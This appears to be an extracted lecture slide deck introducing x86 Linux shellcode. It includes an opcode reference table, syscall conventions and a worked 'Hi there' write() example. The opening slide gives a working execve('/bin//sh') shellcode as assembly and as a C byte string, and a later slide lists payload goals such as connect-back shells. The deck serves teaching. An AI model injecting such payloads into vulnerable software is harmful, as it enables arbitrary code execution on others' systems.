Shellcode

# Content

Shellcode?

Shellcode! Example in one slide

```
08048060 <_start>:
 8048060: 31 c0                    xor    %eax,%eax
 8048062: 50                       push   %eax
 8048063: 68 2f 2f 73 68           push   $0x68732f2f
 8048068: 68 2f 62 69 6e           push   $0x6e69622f
 804806d: 89 e3                    mov    %esp,%ebx
 804806f: 89 c1                    mov    %eax,%ecx
 8048071: 89 c2                    mov    %eax,%edx
 8048073: b0 0b                    mov    $0xb,%al
 8048075: cd 80                    int    $0x80
 8048077: 31 c0                    xor    %eax,%eax
 8048079: 40                       inc    %eax
 804807a: cd 80                    int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

Fraunhofer FKIE

FRAUNHOFER-INSTITUT FÜR KOMMUNIKATION, INFORMATIONSVERARBEITUNG UND ERGONOMIE FKIE

x86 Opcode Structure and Instruction Overview

One-byte opcode map

1st\2nd	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	ADD						ES PUSH	ES POP	OR						CS PUSH	TWO BYTE
1	ADC						SS PUSH	SS POP	SBB						DS PUSH	DS POP
2	AND						ES SEGMENT OVERRIDE	DAA	SUB						CS SEGMENT OVERRIDE	DAS
3	XOR						SS	AAA	CMP						DS	AAS
4	INC								DEC							
5	PUSH								POP							
6	PUSHAD	POPAD	BOUND	ARPL	FS SEGMENT OVERRIDE	GS	OPERAND SIZE SIZE OVERRIDE	ADDRESS SIZE	PUSH	IMUL	PUSH	IMUL	INS		OUTS	
7	JO	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG (Jcc)
8	ADD/ADC/AND/XOR OR/SBB/SUB/CMP				TEST		XCHG		MOV REG				MOV SREG	LEA	MOV SREG	POP
9	NOP	XCHG EAX							CWD	CDQ	CALLF	WAIT	PUSHFD	POPFD	SAHF	LAHF
A	MOV EAX				MOVS		CMPS		TEST		STOS		LODS		SCAS	
B	MOV															
C	SHIFT IMM		RETN		LES	LDS	MOV IMM		ENTER	LEAVE	RETF		INT3	INT IMM	INTO	IRETD
D	SHIFT 1 ROL/ROR/RCL/RCR/SHL/SHR/SAL/SAR		SHIFT CL		AAM	AAD	SALC	XLAT	FPU							
E	LOOPNZ	LOOPZ	LOOP CONDITIONAL LOOP	JECXZ	IN IMM		OUT IMM		CALL	JMP	JMPF	JMP SHORT	IN DX		OUT DX	
F	LOCK EXCLUSIVE ACCESS	ICE BP	REPNE	REPE CONDITIONAL REPETITION	HLT	CMC	TEST/NOT/NEG [i]MUL/[i]DIV		CLC	STC	CLI	STI	CLD	STD	INC DEC	INC/DEC CALL/JMP PUSH

Two-byte opcode map (0F prefix)

1st\2nd	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	{L,S}LDT {L,S}TR VER{R,W}	{L,S}GDT {L,S}IDT {L,S}MSW	LAR	LSL				CLTS		INVD	WBINVD		UD2			NOP
1	SSE{1,2,3}							Prefetch SSE1	HINT_NOP							
2	MOV CR/DR								SSE{1,2}							
3	WRMSR	RDTSC	RDMSR	RDPMC	SYSENTER	SYSEXIT		GETSEC SMX	MOVBE / THREE BYTE		THREE BYTE SSE4					
4	CMOV															
5	SSE{1,2}															
6	MMX, SSE2															
7	MMX, SSE{1,2,3}, VMX										MMX, SSE{2,3}					
8	JO	JNO	JB	JNB	JE	JNE	JBE	JA	JS	JNS	JPE	JPO	JL	JGE	JLE	JG (Jcc SHORT)
9	SETO	SETNO	SETB	SETNB	SETE	SETNE	SETBE	SETA	SETS	SETNS	SETPE	SETPO	SETL	SETGE	SETLE	SETG (SETcc)
A	PUSH FS	POP FS	CPUID	BT	SHLD				PUSH GS	POP GS	RSM	BTS	SHRD		*FENCE	IMUL
B	CMPXCHG	LSS	BTR	LFS	LGS	MOVZX		POPCNT	UD		BT BTS BTR BTC	BTC	BSF	BSR		MOVSX
C	XADD	SSE{1,2}		CMPXCHG	BSWAP											
D	MMX, SSE{1,2,3}															
E	MMX, SSE{1,2}															
F	MMX, SSE{1,2,3}															

Legend

- **Arithmetic & Logic** (green)
- **Memory** (red)
- **Stack** (orange)
- **Control Flow & Conditional** (blue)
- **Prefix** (yellow)
- **System & I/O** (purple)
- **No Operation (NOP) / Multiple Instructions / Extended Instruction Set** (grey)

General Opcode Structure

Element Information # of bytes	Prefix 0-4	Opcode 1-3	AddrMode (mod, reg, r/m) 0-1	SIB Byte (scale, index, base) 0-1	Displacement 0/1/2/4	Immediate Data 0/1/2/4
Bit structure		O O O O O O D L	M M R R R R R R O O E E E E D D G G G M M M	S S S I I I B B B		

- Main Opcode bits
- Direction bit
- Operand length bit
- r/m field
- Register/Opcode modifier, defined by primary opcode
- Addressing mode
- Base field
- Index field
- Scale field

Addressing Modes

mod	00		01		10		11
r/m	16bit	32bit	16bit	32bit	16bit	32bit	r/m // REG
000	[BX+SI]	[EAX]	[BX+SI]+disp8	[EAX]+disp8	[BX+SI]+disp16	[EAX]+disp32	AL / AX / EAX
001	[BX+DI]	[ECX]	[BX+DI]+disp8	[ECX]+disp8	[BX+DI]+disp16	[ECX]+disp32	CL / CX / ECX
010	[BP+SI]	[EDX]	[BP+SI]+disp8	[EDX]+disp8	[BP+SI]+disp16	[EDX]+disp32	DL / DX / EDX
011	[BP+DI]	[EBX]	[BP+DI]+disp8	[EBX]+disp8	[BP+DI]+disp16	[EBX]+disp32	BL / BX / EBX
100	[SI]	[SI]	[SI]+disp8	[SI]+disp8	[SI]+disp16	SIB+disp32	AH / SP / ESP
101	[DI]	[DI]	[DI]+disp8	[EBP]+disp8	[EBP]+disp16	[EBP]+disp32	CH / BP / ESP
110	disp16	[ESI]	[BP]+disp8	[ESI]+disp8	[BP]+disp16	[ESI]+disp32	DH / SI / ESI
111	[BX]	[EDI]	[BX]+disp8	[EDI]+disp8	[BX]+disp16	[EDI]+disp32	BH / DI / EDI

SIB Byte Structure

encoding	scale (2bit)	Index (3bit)	Base (3bit)
000	$2^0=1$	[EAX]	EAX
001	$2^1=2$	[ECX]	ECX
010	$2^2=4$	[EDX]	EDX
011	$2^3=8$	[EBX]	ESP
100	--	none	ESP
101	--	[EBP]	disp32 / disp8+[EBP] / disp32+[EBP]
110	--	[ESI]	ESI
111	--	[EDI]	EDI

SIB value = index * scale + base

Shellcode is:

The code we want to upload to the remote system

Our "**evil code**"

"A set of instructions injected and executed by exploited
software"

Shellcode

"Arbitrary Code Execution"

Upload our own code!

Execute a "Shell" (like bash)

Also called "payload"

Shellcode

What should a shellcode do?

✦ Execute a shell (bash)

✦ Add admin user

✦ Download and execute more code

✦ Connect back to attacker

How does a shellcode work?

- ✦ Assembler instructions
- ✦ Native code which performs a certain action (like starting a shell)

Shellcode Properties

- ✦ Should be small
  - ✦ Because we maybe have small buffers in the vulnerable program
- ✦ Position Independent
  - ✦ Don't know where it will be loaded in the vulnerable program
- ✦ No Null Characters (0x00)
  - ✦ Strcpy etc. will stop copying after Null bytes
- ✦ Self-Contained
  - ✦ Don't reference anything outside of shellcode

Recap:

Shellcode is:

- ✦ A string of bytes
- ✦ Which can be executed independantly

Syscalls

Note: Next slides are in x32 (not x64)

Syscalls?

✦ Ask the kernel to do something for us

Why syscalls?

✦ Makes it easy to create shellcode

✦ Direct interface to the kernel

Alternative:

✦ Call LIBC code; write()

✦ Problem: Don't know where write() is located

Lets try to write a shellcode with the write() syscall

To print a message:

> **"Hi there"**

Code:

> **write(1, "Hi there", 8);**

Which is similar to:

> **printf("Hi there");**

Syscalls

syscalls(2):

The system call is the fundamental interface between an application and the Linux kernel.

System calls are generally not invoked directly, but rather via wrapper functions in glibc […]

For example, glibc contains a function truncate() which invokes the underlying "truncate" system call.

Syscalls Examples

Process Control
- load
- execute
- end, abort
- create process (for example, fork)
- terminate process
- get/set process attributes
- wait for time, wait event, signal event
- allocate, free memory

File management
- create file, delete file
- open, close
- read, write, reposition
- get/set file attributes

Syscalls Example

Example system calls:

- ✦ Accept
- ✦ Alarm
- ✦ Bind
- ✦ Brk
- ✦ Chmod
- ✦ Chown
- ✦ Clock_gettime
- ✦ Dup
- ✦ Exit
- ✦ Getcwd
- ✦ Kill
- ✦ Link
- ✦ Lseek
- ✦ Open
- ✦ poll

How to call a syscall:

```
mov eax <system_call_number>
int 0x80
```

Arguments in:

1. EBX
2. ECX
3. EDX
4. …

```
write (
    int fd,
    char *msg,
    unsigned int len);

write (
    1,
    &msg,
    strlen(msg));
```

Syscalls

What are file descriptors?

```
0: Stdin
1: Stdout
2: Stderr
```

And also, >2:

```
Files
Sockets (Network)
```

Syscalls

Systemcall calling convention:

- **EAX:** Write() syscall nr: 0x04
- **EBX:** FD (file descriptor), stdout = 0x01
- **ECX:** address of string to write
- **EDX:** Length of string

- int 0x80: Execute syscall

```
write (
    int fd,
    char *msg,
    unsigned int len);



mov eax, 4          // write()
mov ebx, 1          // int fd
mov ecx, msg        // char *msg
mov edx, 9          // unsigned int len
int 0x80            // invoke syscall
```

Syscalls: Assembler print

```
$ cat print.asm
section .data
msg db 'Hi there',0xa

section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Syscalls: Assembler print

```
$ cat print.asm
```

Data

```nasm
section .data
msg db 'Hi there',0xa
```

Text

```nasm
section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Syscalls

Recap:

✦ Syscalls are little functions provided by the kernel

✦ Can be called by putting syscall number in eax, and issuing int 80

✦ Arguments are in registers (ebx, ecx, edx)

How is shellcode formed?

Short description of shellcode

How is shellcode formed?

```
$ cat print.asm
section .data
msg db 'Hi there',0xa

section .text
global _start
_start:

; write (int fd, char *msg, unsigned int len);
mov eax, 4
mov ebx, 1
mov ecx, msg
mov edx, 9
int 0x80

; exit (int ret)
mov eax, 1
mov ebx, 0
int 0x80
```

Compile it:

```
$ nasm -f elf print.asm
```

Link it:

```
$ ld –m elf_i386 -o print print.o
```

Execute it:

```
$ ./print
Hi there
$
```

How is shellcode formed?

```
$ objdump -d print
08048080 <_start>:
 // print
 8048080:   b8 04 00 00 00      mov     $0x4,%eax
 8048085:   bb 01 00 00 00      mov     $0x1,%ebx
 804808a:   b9 a4 90 04 08      mov     $0x80490a4,%ecx
 804808f:   ba 09 00 00 00      mov     $0x9,%edx
 8048094:   cd 80               int     $0x80

 // exit()
 8048096:   b8 01 00 00 00      mov     $0x1,%eax
 804809b:   bb 00 00 00 00      mov     $0x0,%ebx
 80480a0:   cd 80               int     $0x80
```

How is shellcode formed?

```
$ objdump -d print
08048080 <_start>:
 // print
 8048080:   b8 04 00 00 00      mov     $0x4,%eax
 8048085:   bb 01 00 00 00      mov     $0x1,%ebx
 804808a:   b9 a4 90 04 08      mov     $0x80490a4,%ecx
 804808f:   ba 09 00 00 00      mov     $0x9,%edx
 8048094:   cd 80               int     $0x80

 // exit()
 8048096:   b8 01 00 00 00      mov     $0x1,%eax
 804809b:   bb 00 00 00 00      mov     $0x0,%ebx
 80480a0:   cd 80               int     $0x80
```

How is shellcode formed?

```
$ hexdump –C print
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  80 80 04 08 34 00 00 00  |............4...|
00000020  94 01 00 00 00 00 00 00  34 00 20 00 02 00 28 00  |........4. ...(.|
00000030  06 00 03 00 01 00 00 00  00 00 00 00 00 80 04 08  |................|
00000040  00 80 04 08 a2 00 00 00  a2 00 00 00 05 00 00 00  |................|
00000050  00 10 00 00 01 00 00 00  a4 00 00 00 a4 90 04 08  |................|
00000060  a4 90 04 08 09 00 00 00  09 00 00 00 06 00 00 00  |................|
00000070  00 10 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  b8 04 00 00 00 bb 01 00  00 00 b9 a4 90 04 08 ba  |................|
00000090  09 00 00 00 cd 80 b8 01  00 00 00 bb 00 00 00 00  |................|
000000a0  cd 80 00 00 48 69 20 74  68 65 72 65 0a 00 2e 73  |....Hi there...s|
000000b0  79 6d 74 61 62 00 2e 73  74 72 74 61 62 00 2e 73  |ymtab..s…
```

Slide 32

How is shellcode formed?

Compile/Assembler:

✦ The process of converting source code into a series of instructions/bytes

✦ Assembler -> Bytes

Disassemble:

✦ The process of converting a series of instructions/bytes into the equivalent assembler source code

✦ Bytes -> Assembler

Decompile:

✦ The process of converting instructions/assembler into the original source code

✦ Assembler -> C/C++

Stack

Data

Code

"Hi there"
48 69 20 74 68 65 72 65

0x80490a4

```
8048080:   b8 04 00 00 00      mov      $0x4,%eax
8048085:   bb 01 00 00 00      mov      $0x1,%ebx
804808a:   b9 a4 90 04 08      mov      $0x80490a4,%ecx
804808f:   ba 09 00 00 00      mov      $0x9,%edx
8048094:   cd 80               int      $0x80
```
